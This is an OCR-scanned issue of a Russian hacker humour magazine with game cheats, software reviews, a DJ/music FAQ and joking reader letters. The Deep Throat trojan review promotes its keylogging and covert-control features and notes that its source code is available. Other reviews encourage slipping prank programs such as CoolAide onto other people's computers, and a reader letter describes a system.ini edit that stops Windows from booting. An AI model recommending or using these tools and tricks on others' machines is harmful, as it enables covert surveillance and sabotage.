warlord; titan; stone titan; squid; slith; skaarj; skaarjwarrior; skaarjscout; skaarjlord; skaarjberserker; skaarjassassin; iceskaarj; skaarjtrooper; skaarjsniper; skaarjofficer; skaarjinfantry; skaarjgunner; queen; pupae; nali; nalipriest; mercenary; mercenaryelite; manta; giantmanta; cavemanta; krall; lesserkrall; krallelite; gasbag; giantgasbag; fly; devilfish; cow; babycow; tentacle; brute; lesserbrute; behemoth; bots; skaarjplayerbot; humanbot; malebot; maletwobot; malethreebot; maleonebot; femalebot; femaletwobot; femaleonebot; nalirabit; horsefly; blobelt; biterfish; bird1; parentblob; horseflyswarm; deadbodyswarm; biterfishschool.
Скин БОССА! Редактируй ***user.ini****, добавляя строки:*
[Botpack.Ladder]
HasBeatenGame=True

Urban Chaos

Нажми **F9**, появится окно для ввода команд. Включи антижучковый режим простой командой **BANGUNSNOTGAMES**. Заодно станешь неуязвимым. Потом в это же окошко вводи:
BOO – ящик взрывчатки.
CRINKLES – Turn Crinkles on/off
DARCI – управление офицером D'arci
ROPER – управление Roper'ом
FADE # – Дальность тумана – в качестве # любой номер
WORLD – выбор музыки
AMBIENT R G B – цвет освещения (вместо R,G,B – соответствующие палитре числа)
WIN – выигрыш
LOSE – наоборот
CCTV – все излучают зеленый цвет
TELW # – перенестись на ключевую точку игры номер #
TELS – сделать пометку на карте
TELR – вернуться к пометке
В этом же режиме можно просто нажать одну из следующих клавиш и получить:
Q – пути автомобилей
W – make rain ripples
E – создать случайное авто
R – бочка взрывчатки
I – показ пешеходных участков
[– toggle enemy view
] – toggle enemy view
P – enemy view on/off
; – замедленный показ
' – пауза
CTRL – показать статистику
F11 – тучки вкл/выкл
F3 – выход из игры




ЮНИТЫ

M.J.Ash (m.j.ash@xakep.ru)

Virtual Talker v 2.0.1


Windows 9x/NT4
Size: 1280 кб
Demo
http://www.vu.com


Текстовый чат - это пережиток прошлого! Разве это дело - долбить по клавишам полчаса, чтобы обменяться с друзьями парой-тройкой корявых предложений? Мы же не дятлы, в конце-то концов! Давай-ка лучше попробуем общаться через И-нет голосом. Вот, например, Virtual Universe Corporation предлагает сейчас всем желающим заценить их патентованную технологию Virtual TalkerTM. Фишка этой технологии в том, что разговаривать между собой могут сразу несколько человек. Разговор ведется в виртуальных комнатах, причем технологическая демка позволяет тебе завести свою собственную комнату и даже повесить пароль на ее вход. Что меня радует в Virtual Talker, так это то, что: во-первых, войти (выйти) в любую комнату (а соответственно, и подключиться к идущей в этой комнате беседе) можно когда угодно, а во-вторых, микширование аудио потоков от всех собеседников происходит на сервере, так что к тебе направляется уже результат этого микширования (т.е. требования к твоему каналу связи не высоки - модема вполне хватает). Проблемы с качеством связи могут возникнуть, когда сервак Virtual Talker будет перегружен. Но пока этого не случилось: на момент написания статьи на сервере тусовались только два американца, да и те сразу ушли, едва я запел гимн Советского Союза.

MyRun v 1.0


Windows 9x
Size: 495 кб
Freeware
http://www.chat.ru/~ex_boroda

Один клик по иконке "Интернет", расположенной на моем Рабочем Столе, вызывает в моей системе следующий калейдоскоп событий: перво-наперво освобождается 24 метра оперативки, затем запускается диалер, который начинает долбить провайдера; в это время грузится The Bat и, после 10 секундной паузы, броузер Опера; и только после того, как винч перестанет трещать (еще минута) в трее поселяется иконка GetRight-а. Круто? А ты думал! Отвечает за столь впечатляющую автоматизацию ручного труда прога MyRun. Советую тебе ее не прозевать - прога действительно классная. Кстати, в приведенном выше примере задействованы далеко не все ее возможности. В частности, я не использовал command line параметры при запуске прог, не назначал прогам приоритеты, не задавал, как должно открываться окно, к примеру, The Bat: должно ли оно распахиваться во всю ширь экрана или же наоборот - стыдливо прятаться на Панели Задач. Но я верю, что ты найдешь применение и этим симпатичным функциям и загрузишь эту прогу работой по самое "не хочу"!









Freedom v 1.0

Windows 9x
Size: 3879 кб
Shareware
http://www.freedom.net

Компания Zero Knowledge Systems засветила свой проект Freedom Network (FN) еще на DEF CON-е в прошлом году. Правда, тогда на "Сеть Свободы" мало кто обратил внимание, всех больше интересовала новая версия Back Orific-а. Оказалось, что зря. Сейчас, когда Freedom v 1.0 лежит в свободном доступе, каждый может убедиться, насколько это круто. Во-первых, каждый пользователь FN работает под псевдонимом - "nyms-ом" (5 nyms-ов в зарегистрированной версии, 3 - в триальной). Во-вторых, при подключении к И-нету ты первым делом связываешься с ближайшим сервером FN, и в дальнейшем все твои ip-пакеты идут через него, а так как трафик между тобой и этим серваком (и далее по FN) серьезно шифруется, то лог-файлы твоего провайдера можно смело спускать в туалет - они никому ничего про тебя не скажут. Большой Брат со своим СОРМом обламывается однозначно. Работать очень просто: запустил Freedom, и все! Своей бродилкой, IRC-клиентом или почтовой программой ты пользуешься как обычно, только вот вся инфа, которая "уходит" с твоего компа, тщательно фильтруется, а конфиденциальные данные - убираются (остается только то, что ты в "nyms-е" про себя написал). В этом можно легко убедиться. Попробуй хотя бы послать самому себе письмо, а затем просмотри служебную информацию в полученном сообщении. У этой проги есть только два минуса: просит денег через 30 дней и сильно замедляет веб-серфинг (FN - образование молодое, а народу там уже много пасется ;)

ZoneAlarm v 1.8.2

Windows 9x/NT4/2k
Size: 1250 кб
Shareware
http://www.zonelabs.com

Если ты боишься страшного слова Firewall, но в то же время не хочешь, чтобы какой-нибудь "товарищ" подселил тебе трояна и поимел твой комп, пока ты бродишь по Сети, то знай, что специально для тебя создана жутко попсовая, но в то же время прикольная прога ZoneAlarm. Едва какое-нибудь приложение начинает ломиться в И-нет, как ZoneAlarm тут же спрашивает тебя, как ему поступить: дать этому приложению по мозгам или дать ему добро на доступ к Сети. Обычно знающие люди разрешают "сетевую активность" таким прогам, как The Bat, IE, и ICQ, и запрещают всяким Kernel16 или SysTray32. Последних они, кстати, потом тщательно ищут и уничтожают... за проявленную наглость. Что понравилось: если приложение работает с И-нет, то на панели ZoneAlarm появляется его иконка. И эта иконка мигает, когда приложение передает-принимает данные. Простенько, но со вкусом. А то порой сидишь и думаешь: или это я такой нетерпеливый, или это броузер, на фиг, завис?

Nap and Coffee v 1.0




Windows 9x/NT4
Size: 9 кб
Freeware
http://www.multimania.com/kinkodev

Тяжела жизнь американских служащих. Тяжела и неказиста. Даже для того чтобы просто выйти покурить, они сначала должны придумать себе оправдание. Некоторые, например, выкручиваются так: скачивают прогу Nap and Coffee, запускают, задают временной интервал и текст, вроде "Идет копирование файлов", и смело сваливают со своего рабочего места. А в это время Nap and Coffee честно демонстрирует всем желающим, что идет "процесс копирования", старательно прикрывая задницу халявщика! Прога примитивная, но ZD Net оценил ее в пять (!!!) звездочек! Не иначе, как за актуальность. У нас эту прогу используют значительно веселее: запускают на компе главного бухгалтера, в заголовке окна пишут "Удаление квартального отчета" и быстренько прячутся в тень... Говорят, что в погожий день дикий вопль главбуха слышен далеко за пределами родной конторы...

Поиск текста в файлах v 2.1225

Windows 9x/NT4
Size: 289 кб
Freeware
http://www.avt.newmail.ru

Просто хорошая прога. Я использую ее для поиска нужной мне информации в той файловой помойке, которую я порой, в моменты временного помрачения рассудка, называю своей "Электронной библиотекой". "Поиск текста в файлах" снабжен автоматическим определением кодировки (WIN, OEM, KOI8 и ISO), а это - большой плюс, поскольку моя "библиотека" состоит в основном из выдранных из разных мест веб-страничек и текстовых файлов. Вторая, "эксклюзивная", особенность данной проги в том, что поиск ведется даже в архивах (ZIP и ARJ). "Поиск текста в файлах" может похвастаться удобным интерфейсом: содержание найденных документов можно мгновенно увидеть в окне предварительного просмотра с заботливо выделенными ключевыми словами. Сообщения UseNet отображаются в этом окне вполне корректно, а документы с расширениями HTML или RTF предварительно конвертируются в простой текст. Ориентировочная скорость поиска - 100 файлов в секунду.



Aire Freshener v 1.1

Windows 9x/NT4
Size: 4654 кб
Freeware
http://www.rmaonline.net/hippies/theplasticfactory


Хорош работать, трудоголик! Пора отдохнуть и расслабиться. Кстати, ты знаешь, что расслабляться можно не выключая свой комп? Нет, Квака тут не причем! Хотя звуки выстрелов и стоны умирающих врагов - это тоже прекрасно, но я все же больше люблю шелест листьев и пение птиц. Или нет! Лучше всего - шепот прибоя и тихий треск костра. Короче, когда как. А создает мне подходящую атмосферу именно эта прога - Aire Freshener. Да, я в курсе, что есть освежитель воздуха с точно таким же названием. Надеюсь, это тебя не смущает, потому что прога - реальная! Она формирует вокруг тебя твой любимый звуковой фон, который никогда не надоедает, потому что постоянно меняется (используются различные комбинации звуков, записанных с высоким качеством). Дополнительные звуковые темы можно свободно раздобыть на домашней страничке программы. И еще, параллельно с моделированием звуковой среды Aire Freshener может проигрывать твой любимый компакт-диск! Поверь мне, регги звучит совершенно по-другому, если, кроме музыки, до тебя доносится еще и гул океанских волн…



Floppy Madness v 1.00

Windows 9x/NT4/2k
Size: 150 кб
Freeware
http://www.rjlsoftware.com

Новая разработка RJL Software позволяет наслать на компьютеры друзей, знакомых и совсем незнакомых людей новую эпидемию под названием Floppy Madness. Симптомы этой напасти следующие: зараженный компьютер начинает часто-часто опрашивать свой собственный дисковод, надеясь обнаружить там случайно забытую юзером дискетку. Если дискетка присутствует, то комп на некоторое время успокаивается. Если нет, то обиженный комп сначала злобно трещит пустым накопителем, а затем выдает сообщение вроде: "Ты куда, засранец, дискетку дел?" Впрочем, системное сообщение может содержать и другой текст (а частота опроса флоппу-дисковода может меняться), если некто очень хитрый догадается запустить ответственный за эти злодеяния floppy.exe с параметром config в командной строке. Все проявления болезни исчезают, если переместить указатель мыши в левый верхний угол экрана.





CoolAide v 1.0

Windows 9x/NT4
Size: 223 кб
Freeware
http://www.flash.net/~friesenh/CoolAide/coolhome.htm


Самые злобные "шуточные" программы это те, чьи проделки даже самый продвинутый пользователь списывает сначала на "глюки в системе". Так вот, прога CoolAide как раз из этой братии. Она выполняется незаметно для пользователя и старательно заменяет каждый набранный им символ на следующий по алфавиту (таблице символов). Т.е. юзер старательно жмет на "L", а на экране появляется "M". Юзер тщательно целится, смотрит на кнопку, на палец, нажимает - результат остается прежним. Глюк? Глюк! Кто виноват? Билл Гейтс! Особенно приятно подсунуть CoolAide "нашему" человеку. Пока он набирает текст русским шрифтом - все нормально, а как пытается ввести число или пару слов по-английски… Хе-хе! Кстати, если ты введешь "*", то CoolAide прекратит свои шуточки до следующего ввода этого символа. Так что если тебя попросят посмотреть, что там с компом - ты первым делом печатай звездочку, а дальше набирай все что угодно - юзер будет таращиться на экран и чувствовать себя полным идиотом.

Deep Throat v 3.1

Windows 95/98
Size: server — 277 кб
Freeware :)
http://deept.cjb.net/

Классика. Один из самых известных троянов — удаленных администраторов. Занимает третье место по популярности, сразу после Back Orific-а и Netbus-а. К сожалению, автор сообщает, что версия 3.1 будет последней, поскольку — хватит, он и так угробил на эту прогу больше года. Но есть в этом и свои плюсы — следуя доброй традиции, создатель не пожалел и выложил исходники Deep Throat на своей страничке. Так что кто заинтересовался, могут оттуда их скачать совершенно без-воз-мез-дно (то есть — даром :). О самом трояне можно сказать так: он умеет все что нужно, от серьезных вещей, вроде организации «подпольного» FTP-сервера, слежения за нажатиями клавиш или передачи на указанный UIN «радостной вести» о том, что «подчиненный» компьютер получил доступ в Интернет, до различных шуточек, вроде «удаления» кнопки Пуск, «заморозки» мыши, и баловства с различными разрешениями монитора. Хм… Если ты последнее время жаловался на странное поведение своей машины, то посмотри, нет ли файла systray.exe в твоем каталоге c:\windows\, а если есть, то не ссылается ли на него ключ HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run («Systemtray»=»c:\\windows\\systray.exe») в реестре? Может быть, тебе уже и качать ничего не надо? Все и так уже есть! :)


FAQ



Dancing Doctor Dobrjnski.

С музыкальными вопросами Доктору здорово помог CJ.DMC. %–}O{-}O{-}O{-}O{-}O{-}O{-}O{-}O{-}O{

Шампунь: Dr.Cod@xakep.ru



Что умеет микшерский пульт?


В профессиональной студии звукозаписи каждый микрофон и каждый инструмент записывается на отдельную дорожку, а потом собирают все каналы в один - общий. На микшере как раз и регулируется уровень записи с каждого канала по громкости и частоте. Микшер используется и на концертах, для управления звуком. Микшер - многоканальный пульт для регулирования громкости на разных частотах. Обычно на входе и выходе пульта ставятся дополнительные усилители. Вообще микшер - обычный коммутатор, а все спецэффекты делают на дополнительных примочках.

Важной частью микшера является характерный газетный сверток под пультом. Если ты когда-нибудь был на летней сцене, то обязательно его видел. Никто не знает, что завернуто в газету, но оператор после общения со свертком заметно веселеет.



Что такое sample?

Кусок записи или целая запись. Допустим, у тебя есть звуки отбойного молотка, бензопилы, спускающегося бачка в сортире, глухие удары по чьей-то морде, вопли старушки у подъезда. Все это - сэмплы. Теперь ты можешь их смешать, и получится композиция. Наложи на это сэмпл с речью одного из наших политиков, и можно записывать трэк. Удобный и простой редактор для работы с сэмплами - Acid. Сэмплы могут храниться во всех форматах звуковых файлов, главное, чтобы твой сэмплер умел с ними работать, а у соседей были крепкие нервы.




Что такое bpm?

Beat per minute - количество ударов в минуту. Бокс тут не при чем. Сэмплы обычно бывают записаны в разном ритме. Зная bpm, ты сможешь подобрать сэмплы ритмы, которые подходят, а значит их проще сводить. В Интернете есть даже целые разделы по bpm. Вся электронная музыка соответствует определенным bpm. Например, для House Music - это 130bpm, Jungle - до 300bpm и т.д.


Что такое Drum Machine?

Это барабанная установка, т.е. машина, которая делает ударные ритмы. Сейчас есть множество программ, которые имитируют барабанную установку. Но можно использовать уже готовые сэмплы с драм машиной. Часто драм машина встроена в обычный синтезатор.



Что такое pitch?

Если у тебя есть обычный совковый проигрыватель виниловых дисков, ты, конечно, видел переключатель скорости пластинок. На диджейском пульте тоже есть такой переключатель, но более плавный. Такой рычажок есть у всех сэмплеров. Изменяя положение питча, ты подстраиваешься под bpm, чтобы сэмпл звучал в своем ритме. Если питч у тебя в процентах, то 100% - родная скорость сэмпла. С помощью питча ты можешь менять ритм композиции, так из одного стиля можно получить другой (вот так всякие джанглы появляются ;)). Попробуй пустить похоронный марш побыстрее, получится крутой брэйк-бит.




Что такое loop?

Loop - это сэмпл четной длины. То есть длительность записи лупа должна быть четной. Если попытаться перевести нечетный сэмпл в луп, то запись может исказиться, сжаться или растянуться. Вообще loop полезен, в основном, для начинающих. С помощью редактора на лупах можно сходу намешать какую-нибудь простенькую композицию. Loop переводится как петля, потому такой сэмпл очень удобно зациклить. То есть он будет у тебя постоянно повторяться на протяжении композиции. Яркий пример - драм лупы, когда определенный ритм повторяется постоянно.



Что такое scratch?


Часто, чтобы ритмы двух записей совпали, нужно подкрутить одну пластинку чуть-чуть назад или вперед. Это движение называется скрэтч. Если покрутить пластинку рукой, появится клевый звук. DJ на скрэтчах может сыграть простенькую мелодию, важно иметь хорошее чувство ритма, чтобы записи остались синхронными. DJ обычно знает каждый миллиметр своего винила и bpm каждой записи. DJ Groove, например, делает на пластинках метки, в местах, где может получиться клевый скрэтч, а потом, во время его эфира, ты слушаешь все эти диджейские звучки.



Что такое микс?

На дискотеке или на радио композиции плавно переходят одна в другую, так что ты даже не замечаешь. На самом деле это достаточно сложно сделать. Сначала DJ сводит композицию, которая играет в эфире со следующей записью. С помощью питча и скрэтчей DJ добивается, чтобы низкочастотные удары совпали. Поэтому он постоянно шифруется под лопоухого слона в наушниках :). Потом он постепенно добавляет громкость следующей композиции и убавляет играющей. Самое трудное - изменять на ходу ритм, если композиции были в разных ритмах. Когда DJ-ю не хватает рук, он пускает в ход ноги, нос, язык и другие подручные средства. Это было микширование по громкости. Супер-профессиональные DJ-и могут играть одновременно на 4 вертушках, микшируя по 4 композиции в real time. Круто!


С помощью частотного микширования DJ может из одной записи вынуть вокал из другой музыки. На эквалайзере просто убираются частоты, которые плохо совпадают. CJ DMC сводит бардов под хардкор.











Кто такой CJ?

DJ - Disk Jackie (например, Carl Cox), RJ - Radio Jackie (например, Митрофанова :)), VJ - Video Jackie (например, Тутта Ларсен), CJ- Computer Jackie (например, DMC). Вот приходит CJ DMC после института домой, включает колонки на 20% мощности, и начинается дэнс. Сначала включается мотор: "р-р-р-р", потом подключается бард: "буль-буль", потом удары "умц-умц", заканчивается все раздраженным стуком по батарее: "тун-тун-тун". В этом ритме плотно угорает весь дом.

Вообще компьютер дает больше возможностей, чем диджейский пульт, и стоит дешевле. Обычно на радиостанциях сидят CJ-и. На компе можно быстро и удобно найти композицию и пустить ее в эфир.







Чем отличается динамический микрофон от электретного?

Прежде всего, устройством. Качество записи искажается на записывающей головке, на усилителях, на проводах, но прежде всего на микрофоне. Динамический микрофон слышит широкий диапазон частот, он удобен для записи музыки, вокала. В студии к нему ставят специальный экран, чтобы погасить шипящие звуки, которые перегружают усилитель. Электретный микрофон рассчитан на человеческую речь, он компенсирует лишние шумы. Такие микрофоны ставятся в современные телефоны, диктофоны, на твой компьютер. Электретные микрофоны ставят на жучки, из-за их малых размеров.



Что такое витая пара?

Витая пара - это два скрученных проводочка. На таком кабеле построены телефонные сети на западе. Этот кабель хорош тем, что у него низкая емкость и высокая помехоустойчивость. Также можно считать причиной низкого качества отечественной телефонии использование медной пары "Лапша", у которой большая емкость и которая отлично ловит все помехи. Иногда в телефоне даже бывает слышно некоторые модные радиостанции.
На витой паре строят 10 и 100 мегабитные компьютерные сети. В одном кабеле обычно две или четыре пары на прием и передачу. Бывают экранированные кабели, когда каждая пара завернута в фольгу.




Почему PC-100?

Всем известно, что обычная оперативка глючит на высоких тактовых частотах шины. Любой модуль памяти сделан на триггерах, так называются элементы памяти. У этих элементов есть определенное время срабатывания. Поэтому такты работы на высокой частоте будут сбиваться, и система либо будет быстро повисать, либо не будет работать вообще. Так что либо покупай PC-100 (а еще лучше PC133 - от ред.), либо выставляй на шине частоту поменьше.


Как распознать текст с матричного принтера?

Самый надежный метод: за бутылку пива какого-нибудь перца посадить это "распознавать" на клавиатуре. А если тебе охота потренировать геморрой, то не обойтись без хорошего графического редактора. Нужно сделать изображение более ярким и контрастным, тогда больше шансов распознать. Можно поставить разрешение сканера покруче, это тоже поможет. Тренируй геморрой, а то заживет.




Что такое IMHO?

Однажды я услышал знакомые крики с употреблением "мастдай" и "рулез". Кричала девица школьного возраста. Ну-ка, что это за маленькая мастдайщица?
- Девочка, ты что, ФИДОшница?
- А что такое ФИДОшница?
IMHO - In My Humble Opinion, по моему скромному мнению. Глупо пытаться понять ФИДОшников, ведь они сами себя редко понимают.



Меня выкидывает из Инета поднятие трубки на параллельном телефоне.

-Мой муж день и ночь сидит за компом.
-Алла, а ты ему изменяешь?
-Иногда....
-А компьютер ему когда-нибудь изменяет?
Если у тебя с этим все нормально, то покрути регистр ожидания ответа удаленного терминала. Нет такого регистра? Тогда можешь выкинуть свой модем, по нему можно только матерные факсы отправлять. Попробуй еще установить прошивку поновее, разрешить только помехозащищенные протоколы. Но круче всего просто отключать параллельный телефон. (У меня, например, вся домашняя телефонная сеть - проходит через мой Курьер, таким образом, когда мопед берет трубку - все остальные телефоны уходят в даун).



Как загнать свою старую тачку?

Можешь попытаться продать свой комп через ФИДО или на радиорынке. Там за старый комп дадут очень мало: спецам всякую лажу не впаришь. Вообще, весь комп там продать тяжело. Реально толкнуть такие комплектующие, как винт, память, видеокарта. Все остальное сильно зависит от модели. При этом каждую твою железяку тщательно проверят.
Чтобы получить хорошие бабки, тебе необходим Mr. Ламер. Найти его не так просто. Если ты загоняешь старый комп по знакомству, будь готов стать службой технической поддержки. В ближайшие пять лет тебе придется показывать "any key" по телефону или лично в любое время дня и ночи.
С компьютерной барахолкой все еще сложнее: деньги ты получишь только после того, как купят твою тачку. При этом барахольщики возьмут с тебя процент за аренду, в зависимости от количества дней, которые твой комп пылился у них на полке.



Доктор, у меня кошмары

"Pavor nocturnus.
Ночные страхи детей.
СИМПТОМЫ. Припадок начинается обычно криком (иногда стрельбой и взрывами - прим Д.Д.). Ребенок с выражением испуга на лице делает защитные движения, как будто стремится укрыться от какой-то опасности. Нередко произносит отрывочные слова, указывающие на испытываемые галлюцинации: "черное", "страшный человек" и т.п. (Хе-хе - прим Д.Д.) На вопросы ребенок не отвечает и окружающих не замечает. Припадок длиться несколько минут, после чего больной постепенно начинает осознавать окружающее и снова засыпает.
ЛЕЧЕНИЕ. Достаточная вентиляция помещения (один чувак задохнулся от собственного перджа - Д.Д.). Одеяло не должно быть тяжелым. Запрещено укрываться с головой. Удаление аденоидов, если таковые имеются. Регулирование кишечника. Умеренная физкультура. Избегать повышения эмоциональности ребенка страшными рассказами и чтением."
Вот что думает по этому поводу справочник бабушки-врача. А я бы посоветовал бы твоей подружке спать отдельно, если она не в силах отбиться от твоей мертвой хватки.





Ё-MAIL

Письмо:
От: Vladimir Gabelko
(vg@olivetti.ru)

Hi guys,
Все что читал в вашем крутейшем журнале о подвешивании MD(98) - отстой по сравнению с тем, что я обнаружил примерно год назад.
1. Открываете system.ini.
2. Там в самом начале есть строка типа mouse.drv=mouse.drv. Убираете все, что после знака равенства. Т.е. остается просто “mouse.drv=” (без кавычек).
3. Сохраняете system.ini и перезагружаетесь.
4. ТЕПЕРЬ ВСЕ ВНИМАНИЕ НА ЭКРАН !!! (Это не больно)

Не хочу портить впечатление от сюрприза, но то что я увидел сам в первый раз
(когда черт меня дернул отредактировать этот маус.дрв), меня потрясло: ...You must reinstall Windows... !!!!!
Круче всего это выглядит на компе с ATX-овым блоком питания - комп НЕМЕДЛЕННО ВЫКЛЮЧАЕТСЯ. После перезагрузки винды предлагают войти в Safe-mode. Если выбрать Normal - цирк повторится. Вернуть все взад можно обратной редакцией system.ini в Safe-моде.
P.S. С остальными строками system.ini я не экспериментировал.
P.P.S. И где это я читал, что system.ini, win.ini нужны только для совместимости со старыми программами, а MD все берет из registry???



Дарова, Владимир!
Йоу! Моя интуиция подсказывает, что с момента появления твоих рекомендаций в Х для многих пользователей PC в России переинсталляция мастдая станет любимым занятием. Они и так любят этим заниматься, а ты подкинул им еще один повод. Правда, есть у меня вопрос: а зачем потом возвращать все взад? И кому в зад? В чей зад? А если это раньше на столе стояло, то тоже надо в зад? А если у меня корпус - биг тауэр? :) (Это какой же зад-то надо иметь!) Или надо только мышь возвращать взад? А микрософтовскую и чтобы в чужой зад - можно? Ответь, пожалуйста.



Письмо:
От: Евгений Бунчук
(borisnikolaevich@mail.ru)

От советского информбюро :). Сегодня в 13:00 по московскому времени Л.Брежнев ознакомился со всеми 15 номерами (может и больше) журнала, именующего себя “Х”. Он прочитывал один номер за другим в течение 5 часов, в связи с чем пришел в душераздирающий восторг и издал указ о прекращении каких-либо научных работ на территории всего СССР и призвал всех ученых на разработку лишь компьютерных технологий, после чего умер не приходя в сознание. В связи с этим он был награжден почетным орденом “Хакер Советского Союза”, им также были награждены все работники журнала Х.
Гип Гип УРА!!!



Доброй ночи, в эфире радиостанция “Задница FM”. Сегодня, в 22 часа по времени места, где не светит солнце, в Москве, не приходя в сознание, скончался Л.Брежнев. Как выяснилось из наших достоверных источников в Белом Доме, смерть наступила от интоксикации псилоцибином в сочетании с гиперфункцией информирования корковой части головного мозга текстом, почерпнутым при непредвиденном протирании седалища страницей Х. В связи с этим печальным событием выражаем соболезнования советской стороне. По вопросам организации спиритических сеансов с Л.Брежневым обращайтесь в редакцию Х. До встречи в эфире.

Письмо:
От: Michael N. Pushkin
(RusMage@NP1560.spb.edu)

Здравствуйте, гномоуважаемый Холод и вся остальная редакция, особенно девушки. С прошедшим вас сами знаете чем и с наступившим недавно Рождеством Х.
“Программа Resurrect Jesus Christ выполнила недопустимую операцию и будет закрыта” (привет от форточек). Хотелось бы попасть в самое Самое дурацкое письмо номера какого-нибудь. Посему хочется задать несколько вопросов и типа того.
1. Г-н Холод, ходят (давунлодят) слухи, что вы неким образом являетесь
родственником Деду Морозу. И что у вас тоже красный НОС. Неужели это правда?
2. Из достоверных источников стало известно, что вы уже давно не читаете
писем, приходящих в редакцию, а остро - и - не - очень - умные ответы пишет специально сгенеренная программа. Я когда узнал, был в ужасе. А потом понял,
что это круто. Не могли бы вы мне тоже прислать такую, я тогда сам буду письма в нее посылать и сразу читать смешные ответы...
3. Пока не придумал.
4. Если вы действительно являетесь родственником Деду Морозу, то где же вы
тогда живете? На северном полюсе все этим дедом занято, может, в холодильнике?
Если да, то в сколькикамерном?
5. Достаточно тупо? Гыгы.
6. Don't take it seriously.
7. Страна должна знать своих героев!!!
8. Хотя'б реплай какой пришел?
9. Раз вы самый вредный, вот вам и шлю!
Cruelly Your's
RusMage



Дарова, Майкл Пушкин и особенно Арина Родионовна!
Отвечаю последовательно на некоторые твои вопросы.
1. По поводу моего родства Деду Морозу хочу вам заметить, что вы, как родственник известного афро-американского поэта, можете и не быть проинформированы о моем настоящем происхождении. Но я открою вам тайну - на самом деле я БэтМан. Правда, Деды Морозы у меня в родне тоже имеются, особенно один. Но я больше люблю снегурочек.
